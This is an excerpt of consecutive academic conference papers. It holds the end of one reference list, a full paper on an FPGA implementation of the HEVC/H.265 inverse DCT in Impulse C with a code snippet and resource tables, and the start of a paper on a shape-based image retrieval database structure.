- [6] Miyim, A. M., Ismail, M., Nordin, R., Mahardhika, G. "Generic vertical handover prediction algorithm for 4G wireless networks". In *Space Science and Communication (IconSpace)*, 2013 *IEEE International Conference on* (pp. 307-312).
- [7] Reddy, K. Suresh Kumar, D. Rajaveerappa, and S. Khadeeja Banu. "Bandwidth Map-TCP friendly rate control algorithm for improving QoS in streaming applications." *2013 Fourth International Conference on Computing, Communications and Networking Technologies (ICCCNT)*, 2013.
- [8] Yao, Jun, Salil S. Kanhere, and Mahbub Hassan. "Improving QoS in high-speed mobility using bandwidth maps." *IEEE Transactions on Mobile Computing* 11.4 (2012): 603-617.
- [9] Landa, Raul, et al. "Measuring the relationships between internet geography and rtt." *Computer Communications and Networks (ICCCN)*, 2013 *22nd International Conference on*. IEEE, 2013.
- [10] Iliya, S., Goodyer, E., Gongora, M., Shell, J., & Gow, J. "Optimized artificial neural network using differential evolution for prediction of RF power in VHF/UHF TV and GSM 900 bands for cognitive radio networks." *Computational Intelligence (UKCI)*, 2014 *14th UK Workshop on*. IEEE, 2014.
- [11] Iliya, S., Goodyer, E., Gow, J., Shell, J., & Gongora, M. "Application of Artificial Neural Network and Support Vector Regression in cognitive radio networks for RF power prediction using compact differential evolution algorithm." *Computer Science and Information Systems (FedCSIS)*, 2015 *Federated Conference on*. IEEE, 2015.
- [12] Chaudhari, Shilpa Shashikant, and Rajashekhar C. Biradar. "Available bandwidth prediction using wavelet neural network in mobile ad-hoc networks." *Circuits, Communication, Control and Computing (I4C)*, 2014 *International Conference on*. IEEE, 2014.
- [13] Chaudhari, Shilpa Shashikant, and Rajashekhar C. Biradar. "Resource prediction using wavelet neural network in mobile ad-hoc networks." *Advances in Electronics, Computers and Communications (ICAEC)*, 2014 *International Conference on*. IEEE, 2014.
- [14] Marszalek, Z., "Novel Recursive Fast Sort Algorithm" *Information and Software Technologies - 22nd International Conference, ICIST 2016, Druskininkai, Lithuania, October 13-15, 2016*, Proceedings, 2016, pp. 344-355.
- [15] Strauss, J., Katabi, D., and Kaashoek, F., "A measurement study of available bandwidth estimation tools." *Proceedings of the 3rd ACM SIGCOMM conference on Internet measurement*. ACM, 2003.
- [16] Ribeiro, V. J., Riedi, R. H., Baraniuk, R. G., Navratil, J., Cottrell, L. "Pathchirp: Efficient available bandwidth estimation for network paths." *Passive and active measurement workshop*. 2003.
- [17] Manish, J. and Dovrolis, C. "Pathload: A measurement tool for end-to-end available bandwidth." In *Proceedings of Passive and Active Measurements (PAM) Workshop*. 2002.
- [18] Capizzi, G., Lo Sciuto, G., Napoli, C., Tramontana, E. "A multithread nested neural network architecture to model surface plasmon polaritons propagation." *2016 Micromachines*, 7 (7), art. no. 110.
- [19] Bonanno, F., Capizzi, G., Lo Sciuto, G., "A neuro wavelet-based approach for short-term load forecasting in integrated generation systems." *2013 4th International Conference on Clean Electrical Power: Renewable Energy Resources Impact, ICCEP 2013*, pp. 772-776.
- [20] G. Capizzi, G. Lo Sciuto, C. Napoli, E. Tramontana and M. Woźniak, "Automatic classification of fruit defects based on co-occurrence matrix and neural networks," *2015 Federated Conference on Computer Science and Information Systems (FedCSIS)*, Lodz, 2015, pp. 861-867.
- [21] Capizzi, G., Lo Sciuto, G., Woźniak, M. and R. Damaševicius, "A Clustering Based System for Automated Oil Spill Detection by Satellite Remote Sensing," *2016 International Conference on Artificial Intelligence and Soft Computing, ICAISC 2016: Artificial Intelligence and Soft Computing* pp 613-623.
- [22] Sroczynski, Z., "Actiontracking for Multi-platform Mobile Applications," *Software Engineering Trends and Techniques in Intelligent Systems, CSOC 2017*, pp. 339-348.

# H.265 Inverse Transform FPGA implementation in Impulse C

Śławomir Cichon

NOKIA

Krakow Technology Center

AGH University of Science and Technology,

Department of Automatics and Biomedical Engineering,

Email: slawomir.cichon@nokia.com

Marek Gorgon

AGH University of Science and Technology,

Department of Automatics and Biomedical Engineering,

Mickiewicz Avenue 30,

30-059 Krakow, Poland

Email: mago@agh.edu.pl

**Abstract**—High Efficiency Video Coding (HEVC), a modern video compression standard, exceeds the predecessor H.264 in efficiency by 50%, but with cost of increased complexity. It is one of main research topics for FPGA engineers working on image compression algorithms. On the other hand high-level synthesis tools after few years of lower interest from the industry and academic research, started to gain more of it recently. This paper presents FPGA implementation of HEVC 2D Inverse DCT transform implemented on Xilinx Virtex-6 using Impulse C high level language. Achieved results exceed 1080p@30fps with relatively high FPGA clock frequency and moderate resource usage.

## I. INTRODUCTION

H.265 is the most recent video coding algorithm released by joint collaboration between ITU and ISO organizations [1], and also described in details in [2]. It is claimed that this compression is 50% better than its predecessor, H.264. Both mentioned video coding standards use finite precision approximation of Discrete Coding Transform to change from the spatial domain to frequency, however H.264 uses only transform block sizes 4x4 and 8x8. HEVC uses various, so called Transform Unit (TU) sizes, ranging from 4x4 to 32x32 pixels.

High level synthesis languages have gained focus in recent years both in academic and industry research. During last years, few such types of commercial and academic tools have been developed. Impulse C is one of languages which can be translated to HDL, and further synthesized. It allows also to partition the solution, to run it in the mixed software/hardware environment. HLS usage can significantly shorten development cycle, but with cost of FPGA resources and lower clock frequency achieved.

Most of important scientific journals published special issue editions focused entirely on H.265 implementations, both hardware and software, to mention [3] and [4]. The majority of those articles are dealing with encoding challenges. Some of them like [5] exploits Graphics Processing Units (GPUs) to accelerate the intra decoding procedure in HEVC decoder. Hardware partial implementations of H.265 in HLS are presented e.g., in [6] and [7] dealing with only part of the standard, which may imply overall challenges in implementing the entire HEVC encoding/decoding in FPGA.

In general, number of published hardware implementations of HEVC decoder in FPGA (full or partial) is relatively large, but there is very small number of publications on H.265 decoders using high level languages. In this paper, authors would like to reference publication related to HEVC IDCT implementation using Xilinx Vivado HLS and compared with few other implementations [8].

This paper presents first known to authors, H.265 Inverse Discrete Cosine/Sine Transform hardware implementation in Impulse C language [9], and achieved results in terms of clock frequency, frame rate and resource usage in comparison with [10]. Solution was verified on hardware platform PICO M503 [11], equipped with Virtex-6 FPGA family. This paper consist of few sections. In the following subsection, Impulse C features have been very briefly described, and their influence on the resulting implementation performance have been discussed in later section. Next section presents basic informations about 2D IDCT. Later proposed hardware architecture is depicted, following with achieved results in comparison with other solutions. Conclusions are closing this paper.

### A. Impulse C - high level language

High level synthesis is a set of tools able to translate algorithm description written in a high level language (mostly C/C++-based), to industry standard hardware description languages (HDL), like Verilog or VHDL, which then can be synthesized for the desired FPGA family. They provide also tools to analyse the parallelism of the generated code. HLS needs to also provide capabilities for the high-speed communication and synchronization between processing elements, to allow for the efficient algorithm decomposition into execution units running in parallel manner. One of the language from this group is Impulse C [9]. As the name suggests, it is ANSI C-based language, supporting almost all of its syntax, with addition of some library functions used for communication. Algorithm described in Impulse C can be decomposed into parallel processing units called processes. They can exchange data or/and synchronize between each other using few mechanisms, like streams, which allow for fast data exchange in FIFO-like manner. Signals allow to achieve synchronization between processes and pass single

32-bit data, similar to *rendez-vous* mechanism in real-time systems programming. Remaining synchronization methods are semaphores and shared memory. Impulse C compiler analyses the data dependency, and splits the processing into stages. In each stage all instructions without data dependency are scheduled to execute. This implies state machine implementation in generated HDL. Programmer has some influence on parallelization, using specific keywords, called pragmas, in the source code, that can, e.g. pipeline the execution of the loop, or unroll all instructions inside the loop, under some conditions. In Impulse C, developer can partition the project to split the execution between software and hardware. For some of FPGA development boards, Impulse C IDE provides also libraries and drivers, called Platform Support Package (PSP), which allow to build and run complete project in real hardware/software co-environment. Libraries provide communication mechanism, especially stream data flow, between software and hardware. In this way programmable devices can be used as a coprocessor, also this approach fits in the idea of FPGA-as-a-Service (FaaS), and latest Amazon AWS EC2 cloud [12] solution.

### B. HEVC 2D transform description

HEVC defines finite precision approximation of 2-dimensional discrete cosine transform for Transform Unit sizes from 4x4 to 32x32 pixels [1] [2]. In addition, it specifies 4x4 Discrete Sine Transform approximation for use in intra-frame solutions. Similar approach was introduced in H.264. In earlier video coding standards, mathematical formula for calculating cosine transform was used, leading to different implementations, which resulted in mismatch between different codecs. Because of this reason, in newer coding standards, like H.264, VC-1, HEVC, a core, integer transform has been defined, suitable for fixed-point and hardware implementations. Scaling and inverse transform processes are specified in the normalization document, while the TU size and quantization factor are chosen by the encoder. The main purpose of the transform is to de-correlate input data, which in most cases are residual data calculated based on prediction. Inverse DCT coefficients were carefully investigated and analysed by working group defining the H.265 standard. It was decided to represent each matrix coefficient with 8-bit. To perform integer transform, scaling factor is used at the end of the process, which is a power of 2, to easily implement it as a right shift. DCT has several properties very useful in terms of usage in video coding algorithms, particularly:

- Orthogonality, which allows transform coefficient to be uncorrelated,
- Good energy compaction,
- Smaller IDCT size matrix, is a sub-sample of the higher TU size,
- All rows have equal norm.

Formula for calculating 2D IDCT is as follows:

$$Y = XA A^T \quad (1)$$




Fig. 1. HEVC 2D-IDCT proposed architecture.

It is known that 2D transform can be calculated in two 1D steps, with intermediate transpose memory. This decomposition is not standardized, but it is widely adopted in both software and hardware implementations to optimize calculations. This part of the decoding process is one of the most computationally expensive. Because of that, it is beneficial to realize it in the dedicated and optimized co-processor. Today's FPGAs are well positioned to serve such role.

## II. IMPLEMENTATION

### A. HEVC 2D IDCT Impulse C hardware implementation

In the presented Impulse C implementation of HEVC 2D IDCT/IDST, transform split into two 1D calculations with transpose memory was adopted, to pipeline the entire architecture. The implementation is based on HEVC reference software version HM-16.14 [13]. Figure 1 depicts proposed architecture. There is one single input memory for all transform sizes. All blocks performing 1D-IDCT/IDST reads from the same memory. Transpose memory has been split into 5 different memory blocks with size appropriate for the TU size. Split has been used to minimize critical path length. The same approach has been used for the output memory of the second stage of transform.

Figure 2 presents proposed architecture, while fig. 3 the actual source code for the 4x4 1D-IDCT module. Input memory has been split into 32 separate BRAM memories, each representing single row of 2D coefficient, to read the entire column simultaneously, and then copied into several sets of register arrays for multiple read in the same cycle later on. Similar approach has been applied to the transpose memory. Transform results are clipped to the range <-32767, 32768>, before written to the either Transpose Memory or Output Memory. All complex mathematical operations have been decomposed into simpler ones, to minimize critical path in resulting implementation. Presented solution has been split into software processes and hardware processing elements. Three software processes have been defined: *Producer*, which reads the input data from the file and sends it to the FPGA over PCIe bus. *Consumer* receives the result of inverse transform from the PICO M503 board, and stores the received data in the file for further verification/processing. *Stats* process receives data with processing duration (in clock cycles) of important hardware modules for every Transform Unit to






Fig. 2. HEVC Inverse Transform hardware/software architecture.

prove real-time performance of the implemented solution. On the FPGA side, five important processing elements (PEs) can be seen. *xITrMxNP1* and *xITrMxNP2* perform the actual 1D inverse transform in the pipeline manner. There are also modules to receive/send the data from/to the PCIe bus. Data between hardware processes are exchanged using BRAM memory. In  $n$ -th iteration one process (e.g. *xITrMxNP1*) writes the data to the one half of the memory, while the other (e.g. *xITrMxNP2*) reads from the other half. Controller process is responsible for all PEs synchronization, as well as collecting duration data and sending it over PCIe to the *Stats* software process. Presented solution is hardware/software co-design, but in FPGA only inverse transform is calculated. Software processes are responsible for data transfers.

### B. Implementation improvement techniques

Regular C++ H.265 reference software [13] inverse transform implementation, can not be directly compiled using Impulse C, also achieving 30fps frame rate requirement is not guaranteed. In order to meet real-time requirements for the video decoder, several changes and improvements have been introduced into the code. They include:

- Code changes - pointer arithmetic, dynamic allocations, and C++ specific features removal,
- Impulse C specific pragmas,
- Code refactoring - assignment simplification, arrays split or/and duplication, loop unrolling and pipelining, additional function(s) and process(es) extraction, explicit clock boundaries.

In this paper some of Impulse C features, like loop unrolling and pipelining used in the presented implementation, will be

```
void partialButterflyInverse4Phase1(co_uint1 aMemoryIndex, co_int8 shift)
{
    #pragma CO PRIMITIVE
    (... variable declarations ...)
    {
        #pragma CO FLATTEN
        add = (shift > 0) ? (1 << (shift-1)) : 0;
        MemoryIndexToWrite = UADD1(aMemoryIndex, 1);
        MemoryIndex = aMemoryIndex;
        shiftReg = shift;

        tempDCTCoeff[0] = g_aIT4_Row1[0];
        tempDCTCoeff[1] = g_aIT4_Row1[1];

        tempDCTCoeff[2] = g_aIT4_Row3[0];
        tempDCTCoeff[3] = g_aIT4_Row3[1];
    }

    for (j=0; j<FOUR; j++)
    {
        #pragma CO PIPELINE
        #pragma CO SEW stageDelay 23
        tempCoeff[0] = g_TransformInverseTransformCoeffRow0[MemoryIndex][j];
        tempCoeff[1] = g_TransformInverseTransformCoeffRow01[MemoryIndex][j];
        tempCoeff[2] = g_TransformInverseTransformCoeffRow02[MemoryIndex][j];
        tempCoeff[3] = g_TransformInverseTransformCoeffRow03[MemoryIndex][j];
        co_par break ();
        for (unrolliter = 0; unrolliter < FOUR; unrolliter++)
        {
            #pragma CO UNROLL
            tempCoeffArray[unrolliter] = tempCoeff[unrolliter];
            tempCoeffArray2[unrolliter] = tempCoeff[unrolliter];
            tempCoeffArray3[unrolliter] = tempCoeff[unrolliter];
            tempCoeffArray4[unrolliter] = tempCoeff[unrolliter];
            tempCoeffArray5[unrolliter] = tempCoeff[unrolliter];
            tempCoeffArray6[unrolliter] = tempCoeff[unrolliter];
            tempCoeffArray7[unrolliter] = tempCoeff[unrolliter];
            tempCoeffArray8[unrolliter] = tempCoeff[unrolliter];
        }

        /* Utilizing symmetry properties to the maximum to minimize
        the number of multiplications */
        tempOk[0] = tempDCTCoeff[0] * tempCoeffArray[1];
        tempOk[1] = tempDCTCoeff[2] * tempCoeffArray2[3];
        tempOk[2] = tempDCTCoeff[1] * tempCoeffArray3[1];
        tempOk[3] = tempDCTCoeff[3] * tempCoeffArray4[3];

        tempOk[4] = 64 * tempCoeffArray5[0];
        tempOk[5] = 64 * tempCoeffArray6[2];
        tempOk[6] = 64 * tempCoeffArray7[0];
        tempOk[7] = 0 - (64 * tempCoeffArray8[2]);

        O[0] = tempOk[0] + tempOk[1];
        O[1] = tempOk[2] + tempOk[3];

        E[0] = tempOk[4] + tempOk[5];
        E[1] = tempOk[6] + tempOk[7];

        /* Combining even and odd terms at each hierarchy level
        to calculate the final spatial domain vector */
        tempPixelSum[0] = E[0] + O[0] + add;
        tempPixelSum[1] = E[1] + O[1] + add;
        tempPixelSum[2] = E[1] - O[1] + add;
        tempPixelSum[3] = E[0] - O[0] + add;

        tempPixel[0] = tempPixelSum[0] >> shiftReg;
        tempPixel[1] = tempPixelSum[1] >> shiftReg;
        tempPixel[2] = tempPixelSum[2] >> shiftReg;
        tempPixel[3] = tempPixelSum[3] >> shiftReg;

        tempPixelClipped[0] = Clip3(tempPixel[0]);
        tempPixelClipped[1] = Clip3(tempPixel[1]);
        tempPixelClipped[2] = Clip3(tempPixel[2]);
        tempPixelClipped[3] = Clip3(tempPixel[3]);

        switch (j)
        {
            case 0:
                tempResult2D[0][0] = tempPixelClipped[0];
                tempResult2D[0][1] = tempPixelClipped[1];
                tempResult2D[0][2] = tempPixelClipped[2];
                tempResult2D[0][3] = tempPixelClipped[3];
                break;
            case 1:
                tempResult2D[1][0] = tempPixelClipped[0];
                tempResult2D[1][1] = tempPixelClipped[1];
                tempResult2D[1][2] = tempPixelClipped[2];
                tempResult2D[1][3] = tempPixelClipped[3];
                break;
            case 2:
                tempResult2D[2][0] = tempPixelClipped[0];
                tempResult2D[2][1] = tempPixelClipped[1];
                tempResult2D[2][2] = tempPixelClipped[2];
                tempResult2D[2][3] = tempPixelClipped[3];
                break;
            case 3:
                tempResult2D[3][0] = tempPixelClipped[0];
                tempResult2D[3][1] = tempPixelClipped[1];
                tempResult2D[3][2] = tempPixelClipped[2];
                tempResult2D[3][3] = tempPixelClipped[3];
                break;
            default:
                break;
        }
    }

    g_TransposeMemory4Row00[MemoryIndexToWrite][0] = tempResult2D[0][0];
    g_TransposeMemory4Row00[MemoryIndexToWrite][1] = tempResult2D[0][1];
    g_TransposeMemory4Row00[MemoryIndexToWrite][2] = tempResult2D[0][2];
    g_TransposeMemory4Row00[MemoryIndexToWrite][3] = tempResult2D[0][3];

    g_TransposeMemory4Row01[MemoryIndexToWrite][0] = tempResult2D[1][0];
    g_TransposeMemory4Row01[MemoryIndexToWrite][1] = tempResult2D[1][1];
    g_TransposeMemory4Row01[MemoryIndexToWrite][2] = tempResult2D[1][2];
    g_TransposeMemory4Row01[MemoryIndexToWrite][3] = tempResult2D[1][3];

    g_TransposeMemory4Row02[MemoryIndexToWrite][0] = tempResult2D[2][0];
    g_TransposeMemory4Row02[MemoryIndexToWrite][1] = tempResult2D[2][1];
    g_TransposeMemory4Row02[MemoryIndexToWrite][2] = tempResult2D[2][2];
    g_TransposeMemory4Row02[MemoryIndexToWrite][3] = tempResult2D[2][3];

    g_TransposeMemory4Row03[MemoryIndexToWrite][0] = tempResult2D[3][0];
    g_TransposeMemory4Row03[MemoryIndexToWrite][1] = tempResult2D[3][1];
    g_TransposeMemory4Row03[MemoryIndexToWrite][2] = tempResult2D[3][2];
    g_TransposeMemory4Row03[MemoryIndexToWrite][3] = tempResult2D[3][3];
}
```

Fig. 3. HEVC 4x4 1D-IDCT Impulse C implementation - code snippet.

TABLE I  
RESULTS COMPARISON WITH OTHER IMPLEMENTATIONS

Solution	LUT	DFP	Slices	BRAM	Freq	FullHD fps
Proposed	22457	31591	11985	31	200	39 (*)
[10] Vivado	50566	34955	14944	13	208	54
[8] Verilog	38790	11762	11343	32	150	48

TABLE II  
PROCESSING DURATION FOR EACH TU SIZE

	Duration [clock cycles]	FullHD frame rate [fps]
2D-IDST	47	32.8
4x4 2D-IDCT	47	32.8
8x8 2D-IDCT	197	31.3
16x16 2D-IDCT	812	30.4
32x32 2D-IDCT	2541	38.6

described in more detail.

1) *Loop unrolling*: This technique is commonly used in FPGA development. It results in speedup of the loop calculation in cost of area. In Impulse C it can be forced using dedicated pragma (*#pragma CO UNROLL*). In order to benefit from it, data array must be scalarizable, which is possible under few conditions:

- Array scalarization option is enabled in the compiler,
- Array cannot be initialized where declared,
- Array elements are accessed with constant indexes,
- Array elements cannot be read and written in single C statement,
- Loop index must be of type *int*.

In the provided code snippet in fig.3, for 4x4 1D-IDCT butterfly calculation, loop unrolling was applied. This allows to save at least 16 clock cycles per each TU (4 iterations of the inner loop \* 4 iterations of the outer loop) in comparison with the implementation without it. The purpose of the outer loop is to duplicate input data, in order to access them in parallel for the transform calculation, and minimize the fanout from the *tempCoeff* array in the resulting netlist.

2) *Loop pipelining*: Pipelined architecture is often very effective, however not all types of algorithms can be executed in such way efficiently. Inverse transform definition fits into this architecture. In impulse C loop pipelining must be called explicitly with the special C pragma (*#pragma CO PIPELINE*). Once compiled, it can be verified with Stage Master Explorer, what is the rate and the latency of the pipeline. *Rate* equals number of cycles required to complete single loop iteration, also determines how often pipeline can consume input data. So the goal is to reach rate equal 1. *Latency* is the number of cycles required for an input data to reach its output, it is also the pipeline length. The goal here is to have it as smallest as possible, especially for loops with small number of iterations. Pragma *CO SET stageDelay*, defines maximum number of combinatorial gate delays for single stage, and it is roughly equal to the gate delay in the target hardware. To achieve rate

optimal value, input data array for 1D-IDCT has been split into arrays representing each row. This allows to access the entire column of TU simultaneously. Also intermediate data arrays have been implemented and used in a way to scalarize them by the compiler, as described previously. Additional intermediate arrays have also been defined to break the critical path, however with cost of higher latency. Also each call to Clip3 method inferred separate logic in order to make those calculations simultaneous.

### C. Results and comparison with other implementations

Results of the proposed implementation written in Impulse C have been compared with results presented in [10], especially for Vivado HLS implementation which seems to be the most comparable. Presented solution uses multipliers realized in DSP blocks with exception to multiplication by 64, which is replaced by left shift operation. Table I contains comparison results.

Full HD fps has been approximated based on input data containing 58k TUs, calculated by the reference encoder [13], for the 3840x2160 frame resolution. So for the purpose of results comparison, estimated number of Transform Units in Full HD frame equals 14.5k. Based on processing time gathered in runtime, average inverse transform duration for the first 14.5k TUs equals  $T_{avg} = 357$  [clock cycles]. Achieved results are comparable to the Vivado HLS solution in terms of clock frequency, number of Slices and flip-flops used. Proposed solution uses 50% LUTs than HLS implementation presented in [10]. However the frame rate is significantly lower, but still exceeds 1080p@30fps resolution. In the currently discussed architecture, mechanism to gather duration data of all important PEs has been implemented. Complete data contains Table II. It can be seen that the most time consuming is 32x32 TU size, which is intuitive. On the other hand frame rate achieved with only this type of TUs is the highest one, as the number of such units within the video frame is smaller.

## III. CONCLUSIONS

In this paper, first known to authors, 2D-IDCT HEVC hardware implementation using Impulse C has been presented, with additional software processes for data transfer and profiling. Achieved results are compared with Vivado HLS solution proposed in [10], and are better in terms of resources used, but worse in terms of frame rate. Using HLS tools can greatly speedup implementation process, minimizing number of errors, as the same C testbench can be used later in HDL simulation and hardware functional verification. Future work can include critical path minimization or/and area optimization of the implementation to achieve better frame rate, even 4K real-time requirements, however this may require newer FPGA family, e.g. Xilinx UltraScale/UltraScale+ with higher speed grade. The other direction could be to include all intra-decoder parts as either software or hardware processes, and gradually move them to the FPGA.

## ACKNOWLEDGMENT

Authors would like to thank Impulse Accelerated Technologies (<http://www.impulseaccelerated.com>) for providing software license for the CoDeveloper Integrated Development Environment.

The work was supported by the AGH-UST grant 11.11.120.612.

## REFERENCES

- [1] High Efficiency Video Coding ITU-T Rec. H.265 and ISO/IEC 23008-2 (HEVC), ITU-T and ISO/IEC, Apr. 2013.
- [2] Sze V., Budagavi M., Sullivan G.J., *High Efficiency Video Coding (HEVC) - Algorithms and Architectures*, Springer, Switzerland; 2014, <https://dx.doi.org/10.1007/978-3-319-06895-4>.
- [3] Sousa L., Roma N., "Special Issue on Real-time Energy-aware Circuits and Systems for HEVC and for Its 3D and SVC Extensions," *Journal of Real-Time Image Processing*, vol. 13, Mar. 2017, <https://doi.org/10.1007/s11554-017-0675-6>.
- [4] Kim, B., Psannis, K. and Jun, D., "Special Issue on Architectures and Algorithms of High-efficiency Video Coding (HEVC) Standard for Real-time Video Applications," *Journal of Real-Time Image Processing*, vol. 12, Aug. 2016, <http://dx.doi.org/10.1007/s11554-016-0595-x>.
- [5] de Souza, D.F., Ilic, A., Roma, N. et al., "GPU-assisted HEVC Intra Decoder," *Journal of Real-Time Image Processing*, vol. 12, Aug. 2016, <http://dx.doi.org/10.1007/s11554-015-0519-1>.
- [6] Sjövall P., Virtanen J., Vanne J., Hämäläinen T. D., "High-Level Synthesis Design Flow for HEVC Intra Encoder on SoC-FPGA," *2015 Euromicro Conference on Digital System Design*, 2015, <http://dx.doi.org/10.1109/DSD.2015.67>
- [7] Kalali E., Hamzaoglu I., "FPGA Implementation of HEVC Intra Prediction Using High-Level Synthesis," *IEEE International Conference on Consumer Electronics ICCE, Berlin*, 2016, <https://doi.org/10.1109/ICCE-Berlin.2016.7684745>
- [8] Kalali E., Ozcan E., Yalcinkaya O. M., Hamzaoglu I., "A low energy HEVC inverse transform hardware," *IEEE Transactions on Consumer Electronics*, vol. 60, no.4, pp. 754-761, Nov. 2014, <https://doi.org/10.1109/TCE.2014.7027352>.
- [9] Pellerin D., Thibault S., *Practical FPGA Programming in C*, Prentice Hall; 2005.
- [10] Kalali E., Hamzaoglu I., "FPGA Implementations of HEVC Inverse DCT Using High-Level Synthesis," *Conference on Design and Architectures for Signal and Image Processing (DASIP)*, 2015, <https://doi.org/10.1109/DASIP.2015.7367262>.
- [11] PICO M503 webpage: <http://picocomputing.com/products/hpc-modules/m-503/>
- [12] Amazon EC2 F1 Instances: <https://aws.amazon.com/ec2/instance-types/f1/>
- [13] HM Software Repository: <https://hevc.hhi.fraunhofer.de/>





# New Content Based Image Retrieval database structure using Query by Approximate Shapes

Stanisław Deniziak

Kielce University of Technology

al. Tysiąclecia Państwa Polskiego 7, 25-314 Kielce, Poland

Email: s.deniziak@tu.kielce.pl

Tomasz Michno

Kielce University of Technology

al. Tysiąclecia Państwa Polskiego 7, 25-314 Kielce, Poland

Email: t.michno@tu.kielce.pl

**Abstract**—The image retrieval from multimedia databases is a very challenging problem nowadays. Not only it requires the proper query form, but also efficient methods of data storage. The problem is important, because nowadays there are many different systems which needs image retrieval. As an example web searching engines may be given, which had to store a very huge amount of images and needs fast image retrieval of chosen ones. Also social media portals increasingly face the same requirements. This paper presents a new Content Based Image Retrieval database. It is based on new object representation which is based on approximation of objects by a set of shapes. The structure of the database is designed in order to reduce the number of comparisons using a tree structure. The main advantages of the proposed solution are: easy queries for users, faster image retrieval and ability to parallelize queries.

## I. INTRODUCTION

THE image retrieval from multimedia databases is a very challenging problem nowadays. Not only it requires the proper query form, but also efficient methods of data storage. The problem is important, because nowadays there are many different systems which needs image retrieval. As an example web searching engines may be given, which had to store a very huge amount of images and needs fast image retrieval of chosen ones by users. Also social media portals increasingly face the same requirements. Other examples may be monitoring systems which have to detect objects and then find them in the database in order to e.g. check if they are undesirable and additional actions have to be performed. Also number plate or face recognition systems have to perform database queries based on the data present in the image. There are also some attempts of sketch-based CBIR usage in conjunction with gesture recognition [1].

This paper presents a new Content Based Image Retrieval database which is based on our previous researches [2], [3], [4], [5]. The main idea of the Query by Approximate Shapes algorithm is based on a new object representation which consists of approximation of objects by a set of shapes. There are six base shapes defined [2], called primitives. Each primitive may contain not only information about its type, but also parameters which describes each single shape occurrence (e.g. a slope for lines or an angle for arches) and relations to other shapes. In order to store all information about the object, a graph of shapes is proposed. The structure of the database which stores such graphs in order to be efficient, have

to reduce the number of comparisons, thus a tree structure is proposed. We defined two types of tree nodes:

- common nodes which are used to organize the data
- data nodes which only stores graphs

The main advantages of proposed solution are: easy queries for users (both images and graphs drawn by a human are accepted), faster retrieval of results thanks to the hierarchical structure and storing similar graphs in congruent nodes, ability to parallelize operations during query process and possibility to use different implementations of the database on the lower level (e.g. using NoSQL data stores, relational databases or containers).

The paper is organized as follows: the Section II presents related works in the area of Image Retrieval and database structures. The Section III contains our motivation and assumptions which are made for the system. The Section IV describes the object representation used in the database. The Section V is dedicated to the database structure and contains descriptions of inner structure, operations on nodes and queries. The Section VI shows initial experimental results. The Section VII presents the plans for the future works and conclusions. The last section contains bibliography.

## II. RELATED WORKS

The multimedia database Image Retrieval algorithms may be assigned to three types of algorithms:

- based on textual descriptions, most often keywords - Keywords Based Image Retrieval (KBIR) algorithms
- based on semantic information extracted from the image - Semantic Based Image Retrieval (SBIR) algorithms
- based on information which is present in the image - Content Based Image Retrieval (CBIR) algorithms

The Keyword Based Image Retrieval algorithms use textual annotations in order to describe the whole image or their parts. Most often descriptions are made by humans and the precision of keywords is limited to the knowledge and perception of a person [3]. For objects which are well known it is easy to represent them by annotations and the results of retrieval are very satisfactory. For example a car object may be named very precisely by the brand, model name, version, production year and color. When the object is not well known or it is not easy to describe it precisely by keywords, the results

may be imprecise. This is due to the fact that annotations are very subjective and different person may use different words as keywords for the same objects [6], [7]. For example a landscape with trees and water may be annotated by one person as a forest and a river, but by another one as trees and a lake. The third person contrary may use the name of place where the photo was taken. In this situation the results of a query may be imprecise and unsatisfactory for the user. Another disadvantage of the KBIR approach is that it is hard to automatically add keywords without human interaction.

The Semantic Based Image Retrieval algorithms are similar to Keyword Based Image Retrieval algorithms because they use also words to perform queries. However, contrary to them, they allows users to write queries as phrases which are more natural form for them. Such different query interface is used in order to overcome the so called 'semantic gap' which is a difference between what a human could describe and what is present in the image [7], [8]. After defining by an user, the phrases are mapped onto so called semantic features which are correlated with the content of the image [9]. The use of semantic based textual approach is more comfortable and easy for users but still if they does not have the full knowledge about searched images the results may be insufficient. There are also approaches which uses graphical queries which are then transformed into textual description. One of the most interesting research is [10] which uses a sketch as a query, then extracts textual annotations - semantic features and then finds 3D models of objects which are described by similar or the same set of features.

The Content Based Image Retrieval algorithms use information present in the image to perform queries [3]. In this area two types of algorithms could be distinguished: low-level and high-level [2]. The first type of algorithms are based on extraction of features for the whole image. There may be statistical image features used, e.g. a normalized color histogram [11]. Another methods may be a difference moment and entropy [12], a spatial domain image representation [13] or a bag of words histogram [14]. There are also approaches which use different MPEG-7 descriptors, e.g. shape and texture descriptors [15]. Since the features describes the whole image, the low-level CBIR algorithms provide very satisfactory results when a query is performed in order to find similar images. However, when an user would like to obtain images with the same object but with different backgrounds, the low level algorithms are not efficient and the results may be insufficient. The high-level CBIR algorithms are more suitable for that situations. Their main idea is to separate objects from the background and other parts of the image. Most often the region extraction method is used [2] which is based on gathering similar groups of pixels into uniform areas which are then transformed into a graph, storing the mutual relations between nodes. In order to extract regions, methods based on e.g. color thresholds, moment-based local operators [16] or fuzzy patterns recognition [17] may be used. The query process is strictly based on searching subgraphs between a graph which was extracted from the stored image and a graphs

stored in the database. The main disadvantage of the region-based algorithms is the need of query image which have to store many details. If an user does not have a proper one, it must be prepared which may require drawing skills.

